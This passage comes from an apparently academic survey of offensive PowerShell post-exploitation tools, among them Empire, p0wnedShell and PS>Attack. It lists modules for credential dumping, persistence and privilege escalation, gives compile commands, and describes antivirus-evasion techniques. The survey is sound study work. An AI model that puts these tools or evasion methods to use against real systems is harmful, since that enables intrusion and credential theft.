
Once the setup is complete the implant handler is automatically initiated. The implant handler is essentially the command issuer while the C2 server is the listener. Once the payload is delivered and run, the response is printed out on the server window and commands can be issued on the infected host. PosHC2 implements a large set of post-exploitation commands that have already been seen in this project and are parts of many post-exploitation frameworks.



Viewing the results.

Running commands on the remote system

Furthermore, PoshC2 comes with a GUI which further enhances the control and command issuing on the target hosts. The GUI comes with an SQLite3 database which enables the easy handling of the infected hosts, as long as for logging the commands issued on them.



Invoking commands and scripts via the GUI

3.2.10 PowerShell Empire

PowerShell Empire is the biggest PowerShell offensive project / tool which involves the majority of the aforementioned tools.

According to the developers, *PowerShell Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework.* ^{90]}

It is actively developed (the only tool in this project that has seen a decent amount of GitHub development during the past year) in an attempt to constantly encompass as many PowerShell modules and scripts as possible and render them available and ready for deployment without the presence of PowerShell.exe (or a Windows host).

The reason for this approach, is the fact that the security community seems to struggle with the PowerShell environment and the PowerShell security related modules and scripts and PowerShell Empire aims to help even the most inexperienced offensive PowerShell users by introducing them to an out-of-the box, feature-rich and a ready-to-deploy fully weaponized PowerShell environment.

The Empire controller is not a module or script that can be run directly in a PowerShell window and it is built in Python. It can easily be installed and used in a Linux environment. The Empire core agent is of course built in PowerShell.

Empire is currently in version 1.6, while version 2.0 is in beta testing at the time being and is soon to be released.

As with all the tools in this project, PowerShell Empire lists all the tools available in the following categories:

```
code_execution    persistence
collection        privesc
credentials       recon
exfiltration      situational_awareness
lateral_movement  trollsplot
management
```

The main philosophy of PowerShell Empire is to deploy an agent at the target system and then, pretty much, run stuff on it. Thus, the environment is an *msfconsole* clone that the attacker uses to launch PowerShell scripts.

Empire is menu driven and straightforward. It incorporates a small list of basic commands which are used in order to manage **agents** (interact with the target system), **stagers** (payloads executed on target system), **listeners** (handlers, which catch the session) and use **modules**. The initial screen along with the available help can be seen below.

```
EMPIRE

180 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) > help

Commands
=====
agents      Jump to the Agents menu.
creds       Add/display credentials to/from the database.
exit        Exit Empire
help        Displays the help menu.
interact    Interact with a particular agent.
list        Lists active agents or listeners.
listeners   Interact with active listeners.
load        Loads Empire modules from a non-standard folder.
reload      Reload one (or all) Empire modules.
reset       Reset a global option (e.g. IP whitelists).
searchmodule Search Empire module names/descriptions.
set         Set a global option (e.g. IP whitelists).
show        Show a global option (e.g. IP whitelists).
usemodule   Use an Empire module.
usestager   Use an Empire stager.
```

The tools present in Empire are used with the **usemodule** command. Once a module is loaded, its functionality is explained via the **options** command which presents all available functionalities and requirements along with the appropriate comments.

```
(Empire) > usemodule trollopsloit/wallpaper
(Empire: trollopsloit/wallpaper) > options

      Name: Set-Wallpaper
      Module: trollopsloit/wallpaper
      NeedsAdmin: False
      OpsecSafe: False
      MinPSVersion: 2
      Background: False
      OutputExtension: None

Authors:
  @harmj0y

Description:
  Uploads a .jpg image to the target and sets it as the
  desktop wallpaper.

Options:

  Name      Required  Value      Description
  ----      -
  LocalImagePath True      Local image path to set the agent
  wallpaper as.
  Agent     True      Agent to run module on.
```

Empire includes the majority of the aforementioned tools and scripts in a tidy and helpful environment which is not dependent on PowerShell or a Windows host. A list with all available tools along with the respective category can be seen below.

```

code_execution/invoke_dllinjection
code_execution/invoke_metasploitpayload
code_execution/invoke_reflectivepeinjection
code_execution/invoke_shellcode
code_execution/invoke_shellcodemsi
collection/ChromeDump
collection/FoxDump
collection/WebcamRecorder
collection/browser_data
collection/clipboard_monitor
collection/file_finder
collection/find_interesting_file
collection/get_indexed_item
collection/inveigh
collection/inveigh_bruteforce
collection/keylogger
collection/minidump
collection/netripper
collection/ninjacopy
collection/packet_capture
collection/prompt
collection/screenshot
collection/vaults/add_keeppass_config_trigger
collection/vaults/find_keeppass_config
collection/vaults/get_keeppass_config_trigger
collection/vaults/keethief
collection/vaults/remove_keeppass_config_trigger
credentials/credential_injection
credentials/enum_cred_store
credentials/get_spn_tickets
credentials/mimikatz/cache
credentials/mimikatz/certs
credentials/mimikatz/command
credentials/mimikatz/dcsync
credentials/mimikatz/dcsync_hashdump
credentials/mimikatz/extract_tickets
credentials/mimikatz/golden_ticket
credentials/mimikatz/logonpasswords
credentials/mimikatz/lsadump
credentials/mimikatz/mimikatz
credentials/mimikatz/pth
credentials/mimikatz/purge
credentials/mimikatz/sam
credentials/mimikatz/silver_ticket
credentials/mimikatz/trust_keys
credentials/powerdump
credentials/tokens
credentials/vault_credential
exfiltration/egresscheck
exploitation/exploit_jboss
exploitation/exploit_jenkins
lateral_movement/inveigh_relay
lateral_movement/invoke_psexec
lateral_movement/invoke_premoting
lateral_movement/invoke_sshcommand
lateral_movement/invoke_wmi
lateral_movement/invoke_wmi_debugger
lateral_movement/jenkins_script_console
lateral_movement/new_gpo_immediate_task
management/disable_rdp
management/downgrade_account
management/enable_multi_rdp
management/enable_rdp
management/get_domain_sid
management/honeyhash
management/invoke_script
management/lock
management/logoff
management/mailraider/disable_security
management/mailraider/get_emailitems
management/mailraider/get_subfolders
management/mailraider/mail_search
management/mailraider/search_gal
management/mailraider/send_mail
management/mailraider/view_email
management/psinject
management/redirector
management/restart
management/runas
management/sid_to_user
management/spawn
management/spawnas
management/timestomp
management/user_to_sid
management/wdigest_downgrade
management/zipfolder
persistence/elevated/registry
persistence/elevated/schtasks
persistence/elevated/wmi
persistence/misc/add_sid_history
persistence/misc/debugger
persistence/misc/disable_machine_acct_change
persistence/misc/get_ssps
persistence/misc/install_ssp
persistence/misc/memssp
persistence/misc/skeleton_key
persistence/powerbreach/deaduser
persistence/powerbreach/eventlog
persistence/powerbreach/resolver
persistence/userland/backdoor_lnk
persistence/userland/normal
persistence/userland/registry
persistence/userland/schtasks
privesc/ask
privesc/bypassuac
privesc/bypassuac_eventvwr
privesc/bypassuac_wscript
privesc/getsystem
privesc/gpp
privesc/mcafee_sitelist
privesc/msl6-032
privesc/powerup/allchecks
privesc/powerup/find_dllhijack
privesc/powerup/service_exe_restore
privesc/powerup/service_exe_stager
privesc/powerup/service_exe_useradd
privesc/powerup/service_stager
privesc/powerup/service_useradd
privesc/powerup/write_dllhijacker
privesc/tater
recon/find_fruit
recon/http_login
situational_awareness/host/antivirusproduct
situational_awareness/host/computerdetails
situational_awareness/host/dnsserver
situational_awareness/host/findtrusteddocuments
situational_awareness/host/get_pathacl
situational_awareness/host/get_proxy
situational_awareness/host/paranoia
situational_awareness/host/winenum
situational_awareness/network/arpscan
situational_awareness/network/get_exploitable_system
situational_awareness/network/get_spn
situational_awareness/network/portscan
situational_awareness/network/powerview/find_computer_field
situational_awareness/network/powerview/find_foreign_group
situational_awareness/network/powerview/find_foreign_user
situational_awareness/network/powerview/find_gpo_computer_admin
situational_awareness/network/powerview/find_gpo_location
situational_awareness/network/powerview/find_localadmin_access
situational_awareness/network/powerview/find_managed_security_group
situational_awareness/network/powerview/find_user_field
situational_awareness/network/powerview/get_cached_rdpconnection
situational_awareness/network/powerview/get_computer
situational_awareness/network/powerview/get_dfs_share
situational_awareness/network/powerview/get_domain_controller
situational_awareness/network/powerview/get_domain_policy
situational_awareness/network/powerview/get_domain_trust
situational_awareness/network/powerview/get_fileserver
situational_awareness/network/powerview/get_forest
situational_awareness/network/powerview/get_forest_domain
situational_awareness/network/powerview/get_gpo
situational_awareness/network/powerview/get_gpo_computer
situational_awareness/network/powerview/get_group
situational_awareness/network/powerview/get_group_member
situational_awareness/network/powerview/get_localgroup
situational_awareness/network/powerview/get_loggedon
situational_awareness/network/powerview/get_object_acl
situational_awareness/network/powerview/get_ou
situational_awareness/network/powerview/get_rdp_session
situational_awareness/network/powerview/get_session
situational_awareness/network/powerview/get_site
situational_awareness/network/powerview/get_subnet
situational_awareness/network/powerview/get_user
situational_awareness/network/powerview/map_domain_trust
situational_awareness/network/powerview/process_hunter
situational_awareness/network/powerview/set_ad_object
situational_awareness/network/powerview/share_finder
situational_awareness/network/powerview/user_hunter
situational_awareness/network/reverse_dns
situational_awareness/network/smbautobruite
situational_awareness/network/smbscanner
trollsploit/message
trollsploit/process_killer
trollsploit/rick_ascii
trollsploit/rick_astley
trollsploit/thunderstruck
trollsploit/voicetroll
trollsploit/wallpaper

```

All tools contained in Empire

3.3 PowerShell Replacement Tools

In certain cases, the use of PowerShell.exe may not be feasible. As a result, there have been attempts to implement such functionality in some of the aforementioned tools, by using the PowerShell Class which provides methods that are used to create a pipeline of commands, provides access to the output streams that contain data generated when the commands are invoked and invokes those commands within the System.Management.Automation namespace, which is the root namespace for PowerShell that contains classes, enumerations, and interfaces. This class is intended for host applications that programmatically use PowerShell to perform actions and is present in PowerShell 2.0 and onwards.

3.3.1 Unmanaged PowerShell (Proof of Concept)

The very first way to run PowerShell without powershell.exe. The PoC code was released on GitHub in late 2014. Unmanaged PowerShell is a program written in C++ which loads the .NET CLR to the current process and then calls a method exposed by the CLR to load a .NET assembly (a compiled .NET program) into the CLR and run it. In this case the PowerShell program, PowerShellRunner, was used to run PowerShell without powershell.exe by using classes within the System.Management.Automation namespace.

3.3.2 nps (Not PowerShell)

This is a simple executable that takes advantage of the System.Management.Automation namespace. It is useful for issuing a small number of commands but its usability is limited. It is pretty much another executable written in C# based on the initial PoC.

```
C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\nps\binary>nps
usage:
nps.exe "{powershell single command}"
nps.exe "& {commands; semi-colon; separated}"
nps.exe -encodedcommand {base64_encoded_command}
nps.exe -encode "commands to encode to base64"
nps.exe -decode {base64_encoded_command}

C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\nps\binary>nps "&{get-date; write-output MSC DS UNIPI; get-host}"
26/3/2017 7:49:47 μμ
MSC
DS
UNIPI
System.Management.Automation.Internal.Host.InternalHost
```

Issuing some simple PowerShell commands

3.3.3 p0wnedShell

p0wnedShell is an offensive PowerShell host application written in C# that does not rely on PowerShell.exe but runs PowerShell commands and functions within a PowerShell runspace environment. It contains a lot of offensive PowerShell modules and binaries which have already been listed in this project in order to be of assistance in post exploitation scenarios

p0wnedShell was developed as an “all in one” tool in an attempt to bypass mitigation measures and implements all relevant tools.

It does not come in a precompiled form, so the whole project needs to be downloaded from GitHub and compiled with Microsoft Visual Studio or via the command-line by performing the following steps, depending on the architecture (x86, x64). The System.Automation.dll needs to be copied in the p0wnedshell path also in order to perform the compiling.

```
cd \Windows\Microsoft.NET\Framework\v4.0.30319
```

```
.\csc.exe /unsafe /reference:"C:\<p0wnedShell-path-here>\System.Management.Automation.dll"  
/reference:System.IO.Compression.dll /win32icon:C:\<p0wnedShell-path-here>\p0wnedShell.ico  
/out:C:\<p0wnedShell-path-here>\p0wnedShellx86.exe /platform:x86 "C:\<p0wnedShell-path-here>\*.cs"
```

```
cd \Windows\Microsoft.NET\Framework64\v4.0.30319
```

```
.\csc.exe /unsafe /reference:"C:\<p0wnedShell-path-here>\System.Management.Automation.dll"  
/reference:System.IO.Compression.dll /win32icon:C:\<p0wnedShell-path-here>\p0wnedShell.ico  
/out:C:\<p0wnedShell-path-here>\p0wnedShellx64.exe /platform:x64 "C:\<p0wnedShell-path-here>\*.cs"
```

p0wnedShell has a menu-driven layout which resembles the layout of Empire and categorizes the tools contained within in 6 categories: *Information Gathering, Code Execution, Privilege Escalation, Exploitation, Lateral Movement, Others.*

In order to achieve AV evasion, p0wnedShell loads the functions in memory from Base64 encoded strings hardcoded into the executable.

As far as the binaries are concerned, these are loaded into memory using the super useful **ReflectivePEInjection**.


The binaries reside in p0wnedShell.exe in the form of Base64 encoded strings, compressed in Gzip form.

```
*****  
*  
* p0wnedShell *  
* /By Cn3lliz and Skons 2016\ *  
* \Cornelis@deP1aa.com/ *  
* PowerShell Runspace Post Exploitation Toolkit *  
* Let's get your Blue Team out of Hibernation mode. *  
* v1.4.1 *  
*****  
[*] Information Gathering:  
1. Use PowerView to gain network situational awareness on Windows Domains.  
2. Find machines in the Domain where Domain Admins are logged into.  
3. Scan for IP-Addresses, HostNames and open Ports in your Network.  
[*] Code Execution:  
4. Reflectively load Mimikatz executable into Memory, bypassing AV/AppLocker.  
5. Inject Metasploit reversed https Shellcode into Memory.  
[*] Privilege Escalation:  
6. Use PowerUp tool to assist with local Privilege Escalation on Windows Systems.  
7. Get a SYSTEM shell using Token Manipulation.  
8. Tater "The Posh Hot Potato" Windows Privilege Escalation exploit.  
9. Use Mimikatz dcsync to collect NTLM hashes from the Domain.  
10. Use Mimikatz to generate a Golden Ticket for the Domain.  
[*] Exploitation:  
11. Get into Ring0 using the MS14-058, MS15-051 and MS16-032 Vulnerability.  
12. Own AD in 60 seconds using the MS14-068 Kerberos Vulnerability.  
[*] Lateral Movement:  
13. Use PsExec to execute commands on remote system.  
14. Execute Mimikatz on a remote computer to dump credentials.  
15. PowerCat our PowerShell TCP/IP Swiss Army Knife.  
[*] Others:  
16. Execute (Offensive) PowerShell Commands.  
17. Reflectively load a ReactOS Command shell into Memory, bypassing AV/AppLocker.  
18. Exit  
Enter choice:
```

3.3.4 PS>Attack

PS>Attack is a self-contained custom **PowerShell console** that doesn't rely on powershell.exe, but instead it calls PowerShell directly through the .NET framework (`System.Management.Automation`). This makes it harder to detect and block.

PS>Attack contains over a hundred commands and tools from multiple collections that have already been listed (PowerSploit, PowerTools, Nishang, Powercat, Inveigh etc.) and which are split into six basic categories: *Recon*, *Passwords*, *Exfiltration*, *Code Execution*, *File Tools*, *Network*.



```
PSAttack!!
If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Users\PriestJohnBig\Documents\WindowsPowerShell\PSAttack\PSAttack\PSAttack\x64 #> get-attack
Welcome to PS>Attack!

Get-Attack will let you search through the built in attacks to find what you're looking for.
The search will look through the description of the attacks as well as some predefined
categories. Those categories are:

[*] Recon
[*] Passwords
[*] Exfiltration
[*] Code Execution
[*] File Tools
[*] Network

Get-Attack Examples:
[*] get-attack netcat
[*] get-attack passwords
[*] get-attack smb

Once you find an attack you want to try, you can find out more about the command with the
get-help command. You can also use the -Examples parameter with 'get-help' to view examples
of using most commands.

Get-Help Examples:
[*] get-help invoke-mimikatz
[*] get-help invoke-mimikatz -Examples

C:\Users\PriestJohnBig\Documents\WindowsPowerShell\PSAttack\PSAttack\PSAttack\x64 #> get-host

Name           : PS ATTACK!!!
Version        : 3.0.0.0
InstanceId     : c3bbefa9-b145-4ec2-a2d8-e140188c2bc1
UI             : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture : en-US
CurrentUICulture : en-US
PrivateData    :
DebuggerEnabled : True
IsRunspacePushed :
Runspace      :
```

Launching the PS>Attack environment

Furthermore, PS>Attack implements a new cmdlet, the `get-attack`, which performs a search for a specific keyword through the included commands and retrieves all relevant results.

In contradiction to other all-in-one environments (Empire, p0wnedShell), PS>Attack retains the original PowerShell functionality (thus it is more flexible), as normal PowerShell cmdlets, functions and commands can also be used just like in any PowerShell CLI! As a result, PS>Attack also comes with tab-completion for commands, parameters and file paths!

```
C:\Users\priestjohnbig\documents\WindowsPowerShell #> get-attack exploit

Module      : PowershellMafia\PowerView.ps1
Command     : Get-ExploitableSystem
Type        : Recon
Description  : This module will query Active Directory for the hostname OS version and service pack level

Module      : Kevin-Robertson\Tater\Tater.ps1
Command     : Invoke-Tater
Type        : Escalation
Description  : Uses the "Hot Potato" exploit to escalate privileges.

Module      : FuzzySecurity\PowerShell-Suite\Invoke-MS16-032.ps1
Command     : Invoke-MS16-032
Type        : Escalation
Description  : Exploits MS16-032 to spawn a cmd prompt running as SYSTEM.

C:\Users\priestjohnbig\documents\WindowsPowerShell #> get-childitem

Directory: C:\Users\priestjohnbig\documents\WindowsPowerShell

Mode                LastWriteTime         Length Name
----                -
d-----           26/3/2017    7:13 µµ      Modules
d-----           26/3/2017    8:52 µµ      p0wnedShell
d-----           26/3/2017    9:43 µµ      PSAttack
d-----           28/2/2017    9:48 πµ      PSnmap
d-----           27/2/2017   11:36 µµ      Scripts
-a-----           5/3/2017   10:25 µµ      105 Microsoft.PowerShell_profile.ps1

C:\Users\priestjohnbig\documents\WindowsPowerShell #>
```

A very convenient environment

Naturally, all tools that are bundled with the executable are of course encrypted in order to avoid detection and they are decrypted in memory when PS>Attack is launched.

But since the pre-build executable can easily be flagged and detected, PS>Attack comes with the PS>Attack Build Tool.


The build tool downloads the latest version of PS>Attack code and also the latest versions of the tools that are implemented into the executable. A custom key can be used for the compilation of the executable and a custom and updated PS>Attack with unique file signatures is created making it very difficult to be detected. The code for both PS>Attack and the PS>Attack Build Tool, can be found at their respective GitHub pages and they can be compiled with the commonly used free Community Edition of Visual Studio⁹⁰.

3.4 Miscellaneous Tools

3.4.1 Bloodhound

BloodHound is a single page Javascript web application, with a database fed by a PowerShell script used for data collection, based on PowerView. Additionally, the BloodHound.ps1 implements [Invoke-BloodHound](#) to assist in data collection and export by executing the collection options necessary to populate the backend BloodHound database.

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment. ^[6]



The BloodHound interface, showing effective members of the "Domain Admins" groups in two domains.

3.4.2 PowerupSQL

PowerUpSQL is PowerShell Toolkit for Attacking SQL Servers. The PowerUpSQL module includes functions that support SQL Server discovery, auditing for common weak configurations, and privilege escalation.

- Discovery functions can be used to blindly identify local, domain, and non-domain SQL Server instances.
- `Invoke-SQLAudit` function can be used to audit for common high impact vulnerabilities and weak configurations using the current login's privileges.
- `Invoke-SQLDumpInfo` can be used to quickly inventory databases, privileges, and other information.
- `Invoke-SQLEscalatePriv` function attempts to obtain sysadmin privileges using identified vulnerabilities.

<code>ConvertTo-Bits</code>	Convert an integer into an array of bytes of its individual digits.
<code>Create-SQLFilexpDll</code>	This script can be used to generate a DLL file with an exported function that can be registered as an...
<code>Get-ComputerNameFromInstance</code>	Parses computer name from a provided instance.
<code>Get-DomainObject</code>	...
<code>Get-DomainSpp</code>	Used to query domain controllers via LDAP. Supports alternative credentials from non-domain system...
<code>Get-SQLAgentJob</code>	This function will check the current login's privileges and return a list...
<code>Get-SQLAuditDatabaseSpec</code>	Returns audit database specifications from target SQL Servers.
<code>Get-SQLAuditServerSpec</code>	Returns audit server specifications from target SQL Servers.
<code>Get-SQLColumn</code>	Returns column information from target SQL Servers. Supports keyword search.
<code>Get-SQLColumnSampleData</code>	Returns column information from target SQL Servers. Supports search by keywords, sampling data, and validating credit card numbers.
<code>Get-SQLColumnSampleDataThreaded</code>	Returns column information from target SQL Servers. Supports search by keywords, sampling data, and validating credit card numbers.
<code>Get-SQLConnectionObject</code>	Creates a object for connecting to SQL Server.
<code>Get-SQLConnectionTest</code>	Tests if the current Windows account or provided SQL Server login can log into an SQL Server.
<code>Get-SQLConnectionTestThreaded</code>	Tests if the current Windows account or provided SQL Server login can log into an SQL Server. This version support threading using runspaces
<code>Get-SQLDatabase</code>	Returns database information from target SQL Servers.
<code>Get-SQLDatabasePriv</code>	Returns database user privilege information from target SQL Servers.
<code>Get-SQLDatabaseRole</code>	Returns database role information from target SQL Servers.
<code>Get-SQLDatabaseRoleMember</code>	Returns database role member information from target SQL Servers.
<code>Get-SQLDatabaseSchema</code>	Returns schema information from target SQL Servers.
<code>Get-SQLDatabaseThreaded</code>	Returns database information from target SQL Servers.
<code>Get-SQLDatabaseUser</code>	Returns database user information from target SQL Servers.
<code>Get-SQLFuzzDatabaseName</code>	Enumerates databases based on database id using DB_NAME() and only the Public role.
<code>Get-SQLFuzzDomainAccount</code>	Enumerates domain groups, computer accounts, and user accounts based on domain RID using SUSER_SNAME() and only the Public role....
<code>Get-SQLFuzzObjectName</code>	Enumerates objects based on object id using OBJECT_NAME() and only the Public role.
<code>Get-SQLFuzzServerLogin</code>	Enumerates SQL Server logins based on login id using SUSER_NAME() and only the Public role.
<code>Get-SQLInstanceDomain</code>	Returns a list of SQL Server instances discovered by querying a domain controller for systems with registered MSSQL service principal names..
<code>Get-SQLInstanceFile</code>	Returns a list of SQL Server instances from a file....
<code>Get-SQLInstanceLocal</code>	Returns a list of the SQL Server instances found in the Windows registry for the local system.
<code>Get-SQLInstanceScanUDP</code>	Returns a list of SQL Servers resulting from a UDP discovery scan of provided computers.
<code>Get-SQLInstanceScanUDPThreaded</code>	Returns a list of SQL Servers resulting from a UDP discovery scan of provided computers.
<code>Get-SQLPersistRegDebugger</code>	This function uses xp_regwrite to configure a debugger for a provided ...
<code>Get-SQLPersistRegRun</code>	This function will use the xp_regwrite procedure to setup an ...
<code>Get-SQLQuery</code>	Executes a query on target SQL servers.This
<code>Get-SQLQueryThreaded</code>	Executes a query on target SQL servers.This version support threading using runspaces.
<code>Get-SQLRecoverSQLLogon</code>	Returns the Windows auto login credentials through SQL Server using xp_regread. ...
<code>Get-SQLServerConfiguration</code>	Returns configuration information from the server using sp_configure. ...
